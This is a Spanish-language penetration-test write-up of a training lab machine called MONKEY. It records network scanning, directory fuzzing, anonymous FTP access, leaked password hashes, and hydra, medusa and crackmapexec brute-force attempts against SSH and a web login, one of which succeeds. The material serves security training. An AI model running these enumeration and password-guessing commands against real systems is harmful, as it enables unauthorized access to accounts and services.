Informe de análisis de vulnerabilidades, explotación y resultados del reto Eternal.

N.- MQ-HM- MONKEY

Generado por:

Hacker Mentor, Ing.
David Tafolla Recinos

Especialista de Ciberseguridad, Seguridad de la Información

Fecha de creación:
23.04.2024

Índice

Contenido

1. Reconocimiento 3
2. Análisis de vulnerabilidades/debilidades 6
3. Explotación 13
Automatizado 13
Manual 18
6. Escalación de privilegios si/no 24
7. Banderas 24
8. Herramientas usadas 24
9. EXTRA Opcional 25
10. Conclusiones y Recomendaciones 25

1. Reconocimiento

Nmap:

```
┌──(hmstudent㉿kali)-[~]
└─$ nmap -sn 192.168.132.0/24
Starting Nmap 7.93 ( https://nmap.org ) at 2024-04-23 04:07 EDT
Nmap scan report for 192.168.132.2
Host is up (0.00049s latency).
Nmap scan report for 192.168.132.130
Host is up (0.00075s latency).
Nmap scan report for 192.168.132.132
Host is up (0.00068s latency).
Nmap done: 256 IP addresses (3 hosts up) scanned in 3.06 seconds
```

IP victima

Arp-scan:

```
┌──(hmstudent㉿kali)-[~]
└─$ sudo arp-scan -l
[sudo] password for hmstudent:
Interface: eth0, type: EN10MB, MAC: 00:0c:29:15:d1:b9, IPv4: 192.168.132.130
WARNING: Cannot open MAC/Vendor file ieee-oui.txt: Permission denied
WARNING: Cannot open MAC/Vendor file mac-vendor.txt: Permission denied
Starting arp-scan 1.10.0 with 256 hosts (https://github.com/royhills/arp-scan
)
192.168.132.1   00:50:56:c0:00:08       (Unknown)
192.168.132.2   00:50:56:fe:b8:41       (Unknown)
192.168.132.132 00:0c:29:52:21:ba       (Unknown)
192.168.132.254 00:50:56:f6:11:9f       (Unknown)

4 packets received by filter, 0 packets dropped by kernel
Ending arp-scan 1.10.0: 256 hosts scanned in 1.844 seconds (138.83 hosts/sec)
. 4 responded
```

IP victima

Netdiscover:

```
Currently scanning: Finished!   |   Screen View: Unique Hosts

5 Captured ARP Req/Rep packets, from 4 hosts.   Total size: 300
_____________________________________________________________________________
  IP            At MAC Address     Count     Len  MAC Vendor / Hostname
-----------------------------------------------------------------------------
192.168.132.1   00:50:56:c0:00:08      1      60  VMware, Inc.
192.168.132.2   00:50:56:fe:b8:41      2     120  VMware, Inc.
192.168.132.132 00:0c:29:52:21:ba      1      60  VMware, Inc.
192.168.132.254 00:50:56:f6:11:9f      1      60  VMware, Inc.
```

IP Victima

Puertos abiertos descubiertos por nmap:

```
┌──(hmstudent㉿kali)-[~/Clase4/MONKEY/scan]
└─$ sudo nmap -sS --min-rate 1000 -p- --open -n -v -Pn 192.168.132.132 -oG allPorts
[sudo] password for hmstudent:
Host discovery disabled (-Pn). All addresses will be marked 'up' and scan times may be slower.
Starting Nmap 7.93 ( https://nmap.org ) at 2024-04-23 04:40 EDT
Initiating ARP Ping Scan at 04:40
Scanning 192.168.132.132 [1 port]
Completed ARP Ping Scan at 04:40, 0.05s elapsed (1 total hosts)
Initiating SYN Stealth Scan at 04:40
Scanning 192.168.132.132 [65535 ports]
Discovered open port 80/tcp on 192.168.132.132
Discovered open port 22/tcp on 192.168.132.132
Discovered open port 21/tcp on 192.168.132.132
Completed SYN Stealth Scan at 04:40, 1.62s elapsed (65535 total ports)
Nmap scan report for 192.168.132.132
Host is up (0.00022s latency).
Not shown: 65532 closed tcp ports (reset)
PORT   STATE SERVICE
21/tcp open  ftp
22/tcp open  ssh
80/tcp open  http
MAC Address: 00:0C:29:52:21:BA (VMware)

Read data files from: /usr/bin/../share/nmap
Nmap done: 1 IP address (1 host up) scanned in 1.80 seconds
           Raw packets sent: 65536 (2.884MB) | Rcvd: 65536 (2.621MB)
```

Puertos abietos de la victima

Versiones de puertos abiertos:

```
┌──(hmstudent㉿kali)-[~/Clase4/MONKEY/scan]
└─$ nmap -sV -sC -p21,22,80 -n -Pn 192.168.132.132 -oA monkey-Scan
Starting Nmap 7.93 ( https://nmap.org ) at 2024-04-23 05:24 EDT
Nmap scan report for 192.168.132.132
Host is up (0.00066s latency).

PORT   STATE SERVICE VERSION
21/tcp open  ftp     vsftpd 3.0.3
| ftp-syst:
|   STAT:
| FTP server status:
|      Connected to ::ffff:192.168.132.130
|      Logged in as ftp
|      TYPE: ASCII
|      No session bandwidth limit
|      Session timeout in seconds is 300
|      Control connection is plain text
|      Data connections will be plain text
|      At session startup, client count was 1
|      vsFTPd 3.0.3 - secure, fast, stable
| End of status
| ftp-anon: Anonymous FTP login allowed (FTP code 230)
| -rw-r--r--    1 1000     1000          791 May 15  2022 notas.txt
22/tcp open  ssh     OpenSSH 7.9p1 Debian 10+deb10u2 (protocol 2.0)
| ssh-hostkey:
|   2048 c744588690fde4de5b0dbf078d055dd7 (RSA)
|   256 78ec470f0f53aaa6054884809476a623 (ECDSA)
|   256 999c3911dd3553a0291120c7f8bf71a4 (ED25519)
80/tcp open  http    Apache httpd 2.4.38 ((Debian))
|_http-server-header: Apache/2.4.38 (Debian)
|_http-title: Apache2 Debian Default Page: It works
Service Info: OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel
```

Versión de ftp

Posible exploit

Versión de ssh

Versión de hhtp

Conversión del .xml a .html:

Online Hosts

192.168.132.132

Ports

Port	Protocol	State Reason	Service	Product	Version	Extra Info
21	tcp	open syn-ack	ftp	vsftpd	3.0.3	

cpe:/a:vsftpd:vsftpd:3.0.3

ftp-syst

```
  STAT:
FTP server status:
     Connected to ::ffff:192.168.132.130
     Logged in as ftp
     TYPE: ASCII
     No session bandwidth limit
     Session timeout in seconds is 300
     Control connection is plain text
     Data connections will be plain text
     At session startup, client count was 1
     vsFTPd 3.0.3 - secure, fast, stable
End of status
```

ftp-anon

```
Anonymous FTP login allowed (FTP code 230)
-rw-r--r--    1 1000     1000          791 May 15  2022 notas.txt
```

22	tcp	open syn-ack	ssh	OpenSSH	7.9p1 Debian 10+deb10u2	protocol 2.0

cpe:/a:openbsd:openssh:7.9p1

ssh-hostkey

```
  2048 c744588690fde4de5b0dbf078d055dd7 (RSA)
  256 78ec470f0f53aaa6054884809476a623 (ECDSA)
  256 999c3911dd3553a0291120c7f8bf71a4 (ED25519)
```

80	tcp	open syn-ack	http	Apache httpd	2.4.38	(Debian)

cpe:/a:apache:http_server:2.4.38

http-server-header

IP, Puertos Sistema operativo

IP	192.168.132.132
Sistema Operativo	Linux Debian
Puertos/Servicios	21 FTP 22 SSH 80 HTTP


2. Análisis de vulnerabilidades/debilidades

Escaneo de vulnerabilidades con nmap:

```
┌──(hmstudent㉿kali)-[~/Clase4/MONKEY/scan]
└─$ nmap -script "safe and vuln" -p21,22,80 -n -Pn 192.168.132.132 -oA monkey
-scan-vul
Starting Nmap 7.93 ( https://nmap.org ) at 2024-04-23 05:48 EDT
Nmap scan report for 192.168.132.132
Host is up (0.00074s latency).

PORT   STATE SERVICE
21/tcp open  ftp
22/tcp open  ssh
80/tcp open  http

Nmap done: 1 IP address (1 host up) scanned in 21.62 seconds
```

Si vulnerabilidades

Tecnologías usadas según Wappalizer:



Fuzzing con gobuster:

```
┌──(hmstudent㉿kali)-[~/Clase4/MONKEY/scan]
└─$ gobuster dir -u http://192.168.132.132/ -w /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt
===============================================================
Gobuster v3.6
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
===============================================================
[+] Url:                     http://192.168.132.132/
[+] Method:                  GET
[+] Threads:                 10
[+] Wordlist:                /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt
[+] Negative Status codes:   404
[+] User Agent:              gobuster/3.6
[+] Timeout:                 10s
===============================================================
Starting gobuster in directory enumeration mode
===============================================================
/phpmyadmin           (Status: 301) [Size: 323] [--> http://192.168.132.132/phpmyadmin/]
/monkey               (Status: 301) [Size: 319] [--> http://192.168.132.132/monkey/]
/server-status        (Status: 403) [Size: 280]
Progress: 220560 / 220561 (100.00%)
===============================================================
Finished
===============================================================
```

Directorios de accesos

Fuzzing con dirb:

```
┌──(hmstudent㉿kali)-[~/Clase4/MONKEY/scan]
└─$ dirb http://192.168.132.132
_____________________
DIRB v2.22
By The Dark Raver
_____________________

START_TIME: Tue Apr 23 20:15:18 2024
URL_BASE: http://192.168.132.132/
WORDLIST_FILES: /usr/share/dirb/wordlists/common.txt

_____________________

GENERATED WORDS: 4612

---- Scanning URL: http://192.168.132.132/ ----
+ http://192.168.132.132/index.html (CODE:200|SIZE:10701)
==> DIRECTORY: http://192.168.132.132/phpmyadmin/
+ http://192.168.132.132/server-status (CODE:403|SIZE:280)

---- Entering directory: http://192.168.132.132/phpmyadmin/ ----
+ http://192.168.132.132/phpmyadmin/ChangeLog (CODE:200|SIZE:17598)
==> DIRECTORY: http://192.168.132.132/phpmyadmin/doc/
==> DIRECTORY: http://192.168.132.132/phpmyadmin/examples/
+ http://192.168.132.132/phpmyadmin/favicon.ico (CODE:200|SIZE:22486)
+ http://192.168.132.132/phpmyadmin/index.php (CODE:200|SIZE:14555)
==> DIRECTORY: http://192.168.132.132/phpmyadmin/js/
```

Directorios encontrados en dirb

Fuzzing con FFuF:

```
┌──(hmstudent㉿kali)-[~/Clase4/MONKEY/scan]
└─$ ffuf -c -w /usr/share/wordlists/dirb/big.txt -u http://192.168.132.132/FUZZ

        /'___\  /'___\           /'___\
       /\ \__/ /\ \__/  __  __  /\ \__/
       \ \ ,__\\ \ ,__\/\ \/\ \ \ \ ,__\
        \ \ \_/ \ \ \_/\ \ \_\ \ \ \ \_/
         \ \_\   \ \_\  \ \____/  \ \_\
          \/_/    \/_/   \/___/    \/_/

       v2.1.0-dev
_____________________________________________________

 :: Method           : GET
 :: URL              : http://192.168.132.132/FUZZ
 :: Wordlist         : FUZZ: /usr/share/wordlists/dirb/big.txt
 :: Follow redirects : false
 :: Calibration      : false
 :: Timeout          : 10
 :: Threads          : 40
 :: Matcher          : Response status: 200-299,301,302,307,401,403,405,500
_____________________________________________________

.htaccess               [Status: 403, Size: 280, Words: 20, Lines: 10, Duration: 244ms]
.htpasswd               [Status: 403, Size: 280, Words: 20, Lines: 10, Duration: 248ms]
monkey                  [Status: 301, Size: 319, Words: 20, Lines: 10, Duration: 1ms]
phpmyadmin              [Status: 301, Size: 323, Words: 20, Lines: 10, Duration: 1ms]
server-status           [Status: 403, Size: 280, Words: 20, Lines: 10, Duration: 1ms]
:: Progress: [20469/20469] :: Job [1/1] :: 96 req/sec :: Duration: [0:00:04] :: Errors: 0 ::
```

Accesos encontrados con FFuF

Password guessing a ftp mediante user:ftp y password ftp:

```
┌──(hmstudent㉿kali)-[~/Clase4/MONKEY/scan]
└─$ ftp 192.168.132.132
Connected to 192.168.132.132.
220 (vsFTPd 3.0.3)
Name (192.168.132.132:hmstudent): ftp
331 Please specify the password.
Password:
230 Login successful.
Remote system type is UNIX.
Using binary mode to transfer files.
ftp> ls
229 Entering Extended Passive Mode (|||23735|)
150 Here comes the directory listing.
-rw-r--r--    1 1000     1000          791 May 15  2022 notas.txt
226 Directory send OK.
ftp>
```


User de ftp


Fuzzing desde el directorio monkey con gobuster:


```
┌──(hmstudent㉿kali)-[~/Clase4/MONKEY/exploit]
└─$ gobuster dir -u http://192.168.132.132/monkey -w /usr/share/wordlists/dir
buster/directory-list-2.3-medium.txt
===============================================================
Gobuster v3.6
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
===============================================================
[+] Url:                     http://192.168.132.132/monkey
[+] Method:                  GET
[+] Threads:                 10
[+] Wordlist:                /usr/share/wordlists/dirbuster/directory-list-2.
3-medium.txt
[+] Negative Status codes:   404
[+] User Agent:              gobuster/3.6
[+] Timeout:                 10s
===============================================================
Starting gobuster in directory enumeration mode
===============================================================
/admin               (Status: 301) [Size: 325] [--> http://192.168.132.132/m
onkey/admin/]
/assets              (Status: 301) [Size: 326] [--> http://192.168.132.132/m
onkey/assets/]
/includes            (Status: 301) [Size: 328] [--> http://192.168.132.132/m
onkey/includes/]
/db                  (Status: 301) [Size: 322] [--> http://192.168.132.132/m
onkey/db/]
Progress: 220560 / 220561 (100.00%)
```

Nuevas ubicaciones

Vulnerabilidad de directorios encontrados en monkey:








Acceso a la bd encontrados en el directorio /monkey/db:

```
--
-- Dumping data for table `admin`
--

INSERT INTO `admin` (`id`, `username`, `password`, `creationDate`, `updationDate`) VALUES
(1, 'admin', '21232f297a57a5a743894a0e4a801fc3', '2020-01-24 16:21:18', '03-06-2020 07:09:07 PM');

-- --------------------------------------------------------

--
-- Table structure for table `course`
--

CREATE TABLE `course` (
  `id` int(11) NOT NULL,
```

Datos de acceso a la BD como admin



Password guessing a ftp mediante user:anonymous y sin password :

```
┌──(hmstudent㉿kali)-[~/Clase4/MONKEY/scan]
└─$ ftp 192.168.132.132
Connected to 192.168.132.132.
220 (vsFTPd 3.0.3)
Name (192.168.132.132:hmstudent): anonymous
331 Please specify the password.
Password:
230 Login successful.
Remote system type is UNIX.
Using binary mode to transfer files.
ftp> whoami
?Invalid command.
ftp> cd
(remote-directory) ls
550 Failed to change directory.
ftp>
```

User anonymous

Descarga de las notas que se encuentran en ftp:

```
┌──(hmstudent㉿kali)-[~/Clase4/MONKEY/scan]
└─$ ftp 192.168.132.132
Connected to 192.168.132.132.
220 (vsFTPd 3.0.3)
Name (192.168.132.132:hmstudent): ftp
331 Please specify the password.
Password:
230 Login successful.
Remote system type is UNIX.
Using binary mode to transfer files.
ftp> get notas.txt
local: notas.txt remote: notas.txt
229 Entering Extended Passive Mode (|||24105|)
150 Opening BINARY mode data connection for notas.txt (791 bytes).
100% |***********************************|   791        11.78 MiB/s    00:00 ETA
226 Transfer complete.
791 bytes received in 00:00 (651.31 KiB/s)
ftp>
```

Descarga del archivo que había

Descarga completa

```
GNU nano 7.2                                   notas.txt
Hola Hacker !
Grimmie está probando el sitio web para la nueva academia.
Le dije que no utilice la mismo contraseña en otros servicios y que la cambie lo más pronto posible.

No pude crear un usuario a traves del panel de admin, entonces lo agregué directamente en la base de datos con el siguiente comando:

INSERT INTO `students` (`StudentRegno`, `studentPhoto`, `password`, `studentName`, `pincode`, `session`, `department`, `semester`, `cgpa`, `creationdate`, `
('hackermentor', '', '8d2473d579e5a11924906def258f97a1', 'HackerMentor', '777777', '', '', '', '7.60', '2021-05-29 14:36:56', '');

StudentRegno es el nombre de usuario para loguearse.

Dejame saber que opinas de este proyecto open-source, es del 2020 asi que deberia ser seguro, verdad?

-hmentor
```


Posibles datos de acceso a la plataforma

Descifrado de la contraseña en hash:

```
┌──(hmstudent㉿kali)-[~/Clase4/MONKEY/scan/Content]
└─$ hash-identifier 8d2473d579e5a11924906def258f97a1
   #################################################################################
   #      __  __                     __           _______    _____  `\            #
   #     /\ \/\ \                   /\ \         /\__  _\  /\  _ `\               #
   #     \ \ \_\ \     __     ____  \ \ \___     \/_/\ \/  \ \ \/\ \ \             #
   #      \ \  _  \  /'__`\  /'__`\ \ \ \  _ `\      \ \ \   \ \ \ \ \ \            #
   #       \ \ \ \ \ \/\ \_\ \ \_/\__,`\ \ \ \ \ \ \     \_\ \__\ \ \ \_\ \ \        #
   #        \ \_\ \_\ \_\ \___ \ \_\/\____/  \ \_\ \_\_\    /\_____\ \ \ \____/      #
   #         \/_/\/_/\/__/\/_/\/_/\/___/     \/_/\/_/_/    \/_____/  \/___/  v1.2 #
   #                                                                   By Zion3R #
   #                                                          www.Blackploit.com #
   #                                                         Root@Blackploit.com #
   #################################################################################
--------------------------------------------------
Possible Hashs:
[+] MD5
[+] Domain Cached Credentials - MD4(MD4(($pass)).(strtolower($username)))

Least Possible Hashs:
[+] RAdmin v2.x
[+] NTLM
[+] MD4
[+] MD2
[+] MD5(HMAC)
[+] MD4(HMAC)
[+] MD2(HMAC)
[+] MD5(HMAC(Wordpress))
```

Tipo de hash

Vulnerabilidades según Nesus:



Ejemplo Reporte resumen de Nessus, auxiliares de metaexploit

Puerto	**Vulnerabilidad**
80	Fuzzing
80	Datos de acceso encontrados a la bd
21	Acceso con users Anonymous y por defecto
21	Acceso a notas donde hay acceso a datos

3. Explotación

Proceso manual/ automatizado.

Automatizado

Fuerza bruta al ssh con crarckmapexec mediante los users del bloc de notas y el passwod descifrado:

```
┌──(hmstudent㉿kali)-[~/Clase4/MONKEY/exploit]
└─$ crackmapexec ssh 192.168.132.132 -u users.txt -p junior1
SSH         192.168.132.132 22     192.168.132.132  [*] SSH-2.0-OpenSSH_7.9p1
 Debian-10+deb10u2
SSH         192.168.132.132 22     192.168.132.132  [-] Hacker:junior1 Authen
tication failed.
SSH         192.168.132.132 22     192.168.132.132  [-] Grimmie:junior1 Authe
ntication failed.
SSH         192.168.132.132 22     192.168.132.132  [-] StudentRegno:junior1
Authentication failed.
SSH         192.168.132.132 22     192.168.132.132  [-] hackermentor:junior1
Authentication failed.
SSH         192.168.132.132 22     192.168.132.132  [-] students:junior1 Auth
entication failed.
```

Fuerza bruta al ssh con hydra mediante los users del bloc de notas y el passwod descifrado:

```
┌──(hmstudent㉿kali)-[~/Clase4/MONKEY/exploit]
└─$ hydra -L users.txt -p junior01 192.168.132.132 ssh
Hydra v9.4 (c) 2022 by van Hauser/THC & David Maciejak - Please do not use in
 military or secret service organizations, or for illegal purposes (this is n
on-binding, these *** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2024-04-23 19:
55:40
[WARNING] Many SSH configurations limit the number of parallel tasks, it is r
ecommended to reduce the tasks: use -t 4
[DATA] max 5 tasks per 1 server, overall 5 tasks, 5 login tries (l:5/p:1), ~1
 try per task
[DATA] attacking ssh://192.168.132.132:22/
1 of 1 target completed, 0 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2024-04-23 19:55:45
```

Explotación sin exito

Fuerza bruta al ssh con medusa mediante los users del bloc de notas y el passwod descifrado:

```
┌──(hmstudent㉿kali)-[~/Clase4/MONKEY/exploit]
└─$ medusa -h 192.168.132.132 -U users.txt -p junior01 -M ssh

Medusa v2.2 [http://www.foofus.net] (C) JoMo-Kun / Foofus Networks <jmk@foofu
s.net>

ACCOUNT CHECK: [ssh] Host: 192.168.132.132 (1 of 1, 0 complete) User: Hacker
(1 of 5, 0 complete) Password: junior01 (1 of 1 complete)
ACCOUNT CHECK: [ssh] Host: 192.168.132.132 (1 of 1, 0 complete) User: Grimmie
 (2 of 5, 1 complete) Password: junior01 (1 of 1 complete)
ACCOUNT CHECK: [ssh] Host: 192.168.132.132 (1 of 1, 0 complete) User: Student
Regno (3 of 5, 2 complete) Password: junior01 (1 of 1 complete)
ACCOUNT CHECK: [ssh] Host: 192.168.132.132 (1 of 1, 0 complete) User: hackermentor (4 of 5, 3 complete) Password: junior01 (1 of 1 complete)
ACCOUNT CHECK: [ssh] Host: 192.168.132.132 (1 of 1, 0 complete) User: students (5 of 5, 4 complete) Password: junior01 (1 of 1 complete)
```

Sin resultados


Fuerza bruta al acceso de la plataforma por http con hydra:

```
┌──(hmstudent㉿kali)-[~/Clase4/MONKEY/exploit]
└─$ hydra -L users.txt -p junior01 192.168.132.132 http-post-form "/monkey/in
dex.php:regno=^USER^&password=junior01&submit=":Invalid Reg no or Password"
Hydra v9.4 (c) 2022 by van Hauser/THC & David Maciejak - Please do not use in
 military or secret service organizations, or for illegal purposes (this is n
on-binding, these *** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2024-04-24 01:
22:57
[DATA] max 5 tasks per 1 server, overall 5 tasks, 5 login tries (l:5/p:1), ~1
 try per task
[DATA] attacking http-post-form://192.168.132.132:80/monkey/index.php:regno=^
USER^&password=junior01&submit=:Invalid Reg no or Password
[80][http-post-form] host: 192.168.132.132   login: hackermentor   password:
junior01
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2024-04-24 01:
22:58
```

Contraseña correcta

